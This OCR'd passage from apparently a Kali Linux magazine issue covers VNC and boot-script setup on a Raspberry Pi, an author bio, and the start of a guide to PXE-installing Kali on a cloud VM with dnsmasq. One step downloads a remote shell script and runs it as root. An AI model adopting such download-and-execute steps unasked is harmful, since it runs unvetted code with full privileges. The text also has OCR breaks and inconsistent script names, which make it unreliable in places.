
AUTOMATION AND RUN AT BOOT

You can create a simple file with the command to run the VNC server on the Pi, to save having to remember it:

Create a file containing the following shell script:

Copy and paste the following code to your newly created file:

```
#!/bin/sh

vncserver :1 -geometry 1920x1080 -depth 24 -dpi 96
```



Save this as vnc.sh (for example).

Make the file executable:

```
chmod +x vnc.sh
```

Then you can run it at any time with:

```
./vnc.sh
```

If you prefer your mouse pointer in the VNC client to appear as an arrow as opposed to an "x", which is default,

in /home/kaliusr/.vnc/xstartup add the following parameter to xsetroot:

```
nano -w .vnc/xstartup
```

```
Add -cursor_name left_ptr
```

To run at boot - this is only optional part:

Log into a terminal on the Pi as root (ssh with your user first):

```
sudo su
```

Navigate to the directory /etc/init.d/:

```
cd /etc/init.d/
```

Create a new file here containing the following script:

```
touch vncboot

nano -w vncboot

#! /bin/sh

# /etc/init.d/vncboot

### BEGIN INIT INFO

# Provides: vncboot

# Required-Start: $remote_fs $syslog

# Required-Stop: $remote_fs $syslog
```


```
# Default-Start: 2 3 4 5

# Default-Stop: 0 1 6

# Short-Description: Start VNC Server at boot time

# Description: Start VNC Server at boot time.

### END INIT INFO

USER=kaliusr

HOME=/home/kaliusr

export USER HOME

case "$1" in

    start)

        echo "Starting VNC Server"

        #Insert your favoured settings for a VNC session

        su - $USER -c "/usr/bin/vncserver :1 -geometry 1280x800 -depth 16 -pixel-
format rgb565"

        ;;


 stop)

        echo "Stopping VNC Server"

        /usr/bin/vncserver -kill :1

        ;;


    *)

        echo "Usage: /etc/init.d/vncboot {start|stop}"

        exit 1
```


```
        ;;

esac

exit 0
```

Save this file as vncboot (for example).

Make this file executable:

```
chmod 755 vncboot
```

Enable dependency-based boot sequencing:

```
update-rc.d -f lightdm remove

update-rc.d vncboot defaults
```

If enabling dependency-based boot sequencing was successful, you will see this:

`update-rc.d:` using dependency based boot sequencing


Reboot your Raspberry Pi and you should find a VNC server already started.

Configure your local network computer vnc client to access the Raspberry Pi Linux Box.

It is likely that your Linux distribution ships with a Remote Desktop Viewer application you can use to connect to your Pi using VNC. This can usually be found under the Applications / Internet menu (see the Ubuntu example below).


VNC in Ubuntu Applications menu:

Once you have the Remote Desktop Viewer open, click the connect button and you'll see the following dialog. Set the Protocol option to VNC and enter the IP address of the Raspberry Pi followed by the screen number (:0 or :1). For example: 192.168.1.238:1 (in my case, change the IP to your Raspberry IP).



It'll ask for the password we set before.

Click the Connect button and you will be prompted for the password that was specified when configuring the VNC server on the Raspberry Pi earlier. You should then find yourself at the Raspberry Pi Kali Linux desktop.



Don't use the logout menu as you would on the Raspberry Pi desktop when you want to close down. Just close the Remote Desktop Viewer window itself and then use the kill command on the Raspberry Pi, described above, to shut down the VNC server.


An alternative program is Remmina Remote Desktop Client, available from remmina.org.

Kali Linux Tools Menu

Now that we have access to our Kali Linux box on the Raspberry Pi, let's take a look at the menu of the tools we have for hacking with Kali Linux.

As you can see, we have the Kali Linux menu of tools for hacking:

1. Information Gathering
2. Vulnerability Analysis
3. Web Application Analysis
4. Database Assessment
5. Password Attacks
6. Wireless Attacks
7. Exploitation Attacks
8. Reverse Engineering (not available as a menu here)
9. Sniffing and Spoofing



So guys, I hope you liked this article about setting up your Raspberry Pi 2 for hacking, installing and preparing

your Raspberry Pi 2 for Kali Linux distribution, a distribution used worldwide by a variety of security researchers to white hat hackers, grey hat hackers, black hat hackers, and by penetration tester professionals.

Make it Portable - Tips

You can make your Raspberry Pi a portable computer, so I'll leave you with some mod tips you can use to make it portable ;=)

- HDMI LCD 15.3”

http://hdmipi.com/photos/

http://hdmipi.com/wp-content/uploads/2014/08/HDMIPi_User_Guide1.04.pdf

- WiFi

https://thepihut.com/products/usb-wifi-adapter-for-the-raspberry-pi

- Portable Power supply for Raspberry Pi 2

http://www.makuseofcom/tag/pi-go-x-ways-powering-raspberry-pi-portable-projects

- Adafruit PiTFT

http://www.adafruit.com/product/1601


- Raspberry Pi 2 boxes

https://thepihut.com/collections/raspberry-pi-cases

About the Author
Luis Borralho

I'm Luis Borralho, I am 39 years old, and I'm from Portugal. I've traveled to places like Finland, Estonia, Spain, and United States (California and Florida). I've been in IT business for quite some time, round about 16 years. The past 6 years been working on information security, I've had roles such as Security Administrator, Security Researcher, Security Enthusiast, mainly work with Unix/Linux systems and any open source stuff that is good for making my job easier, on our government and other state security departments, and been managing firewalls, intrusion prevention systems, intrusion detection systems, web application firewalls, implementing monitoring systems, like Nagios, Check_MK, and/or Cacti, finding always the best way to prevent attacks, implementing security operations and system centralized security management systems. I've done some penetration testing and ethical hacking in the past for the same government and state departments. I mainly work with Unix/Linux systems and any open source tools that can make my job easier, create scripts to automate daily tasks and graphic scripts to help make other team's jobs easier, devops kind of stuff, too. Academically, I'm no engineer nor have a PhD, I just graduated from high school and started my continued study on IT, from hardware courses, networking architecture courses, security courses, norm courses (ISO 20000 and ISO270001), improving my knowledge on programming and scripting languages, like C, C++, Python, perl, bash scripting, power shell, etc. Improved my knowledge on incident response teams, and the knowledge of security incident management. I won' t write about all my knowledge or it would take me to much time and you'd fall asleep reading. :) My hobbies are divided between new hardware stuff, open source applications for security, monitoring and management, playing guitar, bass and drums, playing with the kids, cinema, reading good books. I maintain my domain opensecurity.eu and my redhat openshift machines, maintain my github for the community where I have my latest scripts (mainly in Python and bash scripting).

Contacts



GET KALI LINUX RUNNING ON CLOUD

by Carlos Rombaldo Jr

Table of Contents

Introduction

When it comes to open source tools for hackers, it is impossible not mention Kali Linux, which offers a complete set of free security tools out of the box and ready to rock. In addition, nowadays we have uncountable cloud providers offering cheap or even free virtual machines, why not have a Kali Linux instance running on Cloud? Unfortunately, most cloud providers do not offer Kali as supported flavour. This article presents a technique that allows you to install Kali in such environments.

This technique consists of installing Kali by launching two virtual machines, one for Kali itself and another to provide the resources required to install from network boot using the PXE technology. These machines are referred to here as KALI VM and PXE VM respectively.

Initially, it will be described, step by step, how to setup the PXE VM manually and later, how to do the same using an automation script provided here.

Preparing the PXE VM

The first step will be to setup the PXE VM that will be responsible for providing all the resources to boot the KALI VM from the network. As mentioned, you can set it up manually or use the automation script approach, either way, you are encouraged to check out both in order to truly understand this technique.

Before moving on, regardless of the chosen approach, it is required take a few notes from the current KALI VM network configuration to ensure that the same settings will be used on all steps. Otherwise, the installation might fail and even compromise connectivity on other VMs, besides yours. Here is the list of settings to take note:

1. Network Interface
2. IP address
3. MAC address
4. Network mask
5. Network gateway
6. DNS servers

STEP-BY-STEP USING MANUAL APPROACH.

As you can imagine by now, the key lies in the PXE VM preparation, and here is described the manual setup approach. In this environment, we used a Ubuntu server machine, but is believed that any Unix/Linux distribution will do.

The very first step is to download a Kali network boot image (A.K.A netboot) and unpack it on directory /tftppboot. Its content will be used to boot and install KALI VM.

Please note that all commands here are executed as root.

```
mkdir -p /tftpboot

cd /tftpboot

wget http://repo.kali.org/kali/di

sts/kali-rolling/main/installer-amd64/current/images/netboot/netboot.tar.gz

tar zxpf netboot.tar.gz

rm netboot.tar.gz
```

Once the directory /tftpboot is prepared, it is time to install the DNSMASQ package using the command:

```
apt-get update && apt-get install dnsmasq
```

Moving forward, let's configure the DNSMASQ by editing the file: /etc/dnsmasq.conf. It might contain a bunch of comments, feel free to clean up its entire content and enter the following:

```
interface=<network_interface>

dhcp-range=<current_IP -1>,<current_IP>,1h

dhcp-boot=pxelinux.0

enable-tftp

tftp-root=/tftpboot/

dhcp-option=3,<network_gateway>

dhcp-option=6,<DNS_servers>
```

dhcp-host=<MAC_address>,<current_IP>

Replace the highlighted segments with your own configuration (noted from KALI VM current settings). For the `<current_ip -1>`, you should decrease your current IP by one. For example, if your Kali machine has the IP "10.0.0.114" the result will be: "`dhcp-range=10.0.0.113, 10.0.0.114 ,1h`". At this stage, is important to highlight that we are about to start a DHCP service and we want to limit its IP range in order to only provide the right IP to the only KALI VM, as we don't want any trouble with the cloud provider. Figure 6 illustrates how this configuration should be.




Figure 1 - DNSMASQ configuration result.

> ***For the sake of security, it was decided to not disclose the real IPs used in this environment in order to not expose the cloud provider.*

Let's restart the DNSMASQ service, so that it can load the modified configuration

service dnsmasq restart

At this stage, PXE MV is ready to rock. Let's configure the KALI VM to boot from the network instead of local drives.

USING THE AUTOMATION SCRIPT.

As this technique relies on PXE VM setup, which involves some configuration effort, an automation script has been developed along with this article and is available at https://raw.github.com/jrrombaldo/pxe-kali/master/kali-pxe.sh ([01]). In addition, this script reduces the risk of network outages due to misconfigurations.

Run the following commands to download and execute the script. Remember to update the highlighted section with the network information you've noted from KALI VM. (Once again, all commands must be run as root.)

```
wget https://raw.github.com/jrrombaldo/pxe-kali/master/kali-pxe.sh

chmod +x ./kali-pxe.sh

./kali-pxe <network_interface> <current_IP> <MAC_address> <network_gateway> <DNS_servers>
```

This will download the Kali image, install and configure the DNSMASQ. In other words, after the script finishes its execution, everything will be ready to carry on the Kali installation. Figure 2 demonstrates the expected output (again, IPs and MAC have been masked to not expose the cloud provider).

```
root@ubuntu::~#

root@ubuntu:~# chmod +x pxe-kali.sh

root@ubuntu:~#

root@ubuntu:~#  ./pxe-kali.sh  eth0  ***.***.223.3  **:**:**:**:04:4a  ***.***.223.1
8.8.8.8,8.8.4.4



./pxe-kali.sh: The following information will be used, please double check it.

./pxe-kali.sh:      Network intergface=eth0

./pxe-kali.sh:      MAC address=**:**:**:**:04:4a

./pxe-kali.sh:      IP address=***.***.223.3

./pxe-kali.sh:      Network gateway=***.***.223.1

./pxe-kali.sh:      DNS servers=8.8.8.8,8.8.4.4

./pxe-kali.sh: If they are correct, press <enter> to proceed, otherwise  CTRL+C to
abort!



./pxe-kali.sh: Installing DNSMASQ ...

Ign http://us.archive.ubuntu.com trusty InRelease

Hit http://us.archive.ubuntu.com trusty-updates InRelease

Hit http://us.archive.ubuntu.com trusty-backports InRelease
```

<continued>

```
Hit http://us.archive.ubuntu.com trusty/restricted Translation-en

Hit http://us.archive.ubuntu.com trusty/universe Translation-en

Ign http://us.archive.ubuntu.com trusty/restricted Translation-en_US

Ign http://us.archive.ubuntu.com trusty/universe Translation-en_US

Reading package lists... Done

Reading package lists... Done

Building dependency tree

Reading state information... Done

 The following extra packages will be installed:

  dnsmasq-base libmnl0 libnetfilter-conntrack3

The following NEW packages will be installed:

  dnsmasq dnsmasq-base libmnl0 libnetfilter-conntrack3

0 upgraded, 4 newly installed, 0 to remove and 203 not upgraded.

Need to get 330 kB of archives.

After this operation, 980 kB of additional disk space will be used.

Do you want to continue? [Y/n] y

Get:1 http://us.archive.ubuntu.com/ubuntu/ trusty/main libmnl0 amd64
1.0.3-3ubuntu1 [11.4 kB]

Get:2 http://us.archive.ubuntu.com/ubuntu/ trusty/main libnetfilter-conntrack3
amd64 1.0.4-1 [45.9 kB]

Get:3 http://us.archive.ubuntu.com/ubuntu/ trusty-updates/main dnsmasq-base amd64
2.68-1ubuntu0.1 [257 kB]
```

```
Get:4 http://us.archive.ubuntu.com/ubuntu/ trusty-updates/universe dnsmasq all
2.68-1ubuntu0.1 [14.9 kB]

Fetched 330 kB in 0s (549 kB/s)

Selecting previously unselected package libmnl0:amd64.

(Reading database ... 56156 files and directories currently installed.)

Preparing to unpack .../libmnl0_1.0.3-3ubuntu1_amd64.deb ...


       <continued>


Setting up dnsmasq (2.68-1ubuntu0.1) ...

 * Restarting DNS forwarder and DHCP server dnsmasq
                                                                    [ OK ]

Processing triggers for libc-bin (2.19-0ubuntu6) ...


./pxe-kali.sh: Downloading KALI image ...

--2016-08-28 17:57:44--  http://repo.kali.org/kali/dis
ts/kali-rolling/main/installer-amd64/current/images/netboot/netboot.tar.gz

Resolving repo.kali.org (repo.kali.org)... 192.95.30.159

Connecting to repo.kali.org (repo.kali.org)|192.95.30.159|:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 26671292 (25M) [application/x-gzip]

Saving to: 'netboot.tar.gz'


100%[=================
```

```
==================================================>] 26,671,292     890KB/s
  in 26s

2016-08-28 17:58:11 (997 KB/s) - 'netboot.tar.gz' saved [26671292/26671292]


./pxe-kali.sh: Configuring DNSMASQ ...

./pxe-kali.sh: Restarting DNSMASQ...
  * Restarting DNS forwarder and DHCP server dnsmasq
                                                    [ OK ]

./pxe-kali.sh: FINISHED

root@ubuntu:~#

root@ubuntu:~#
```

Figure 2 - pxe-kali.sh execution output

If your output is similar and has no error, you can assume your PXE VM is prepared. Carry on the installation.

Installing Kali

To prepare KALI VM, we need access to its BIOS configuration. If your machine is already running, you'll need to restart and look for which key(s) to use to access the BIOS configuration. In this environment, it's F2, as illustrated in Figure 3.

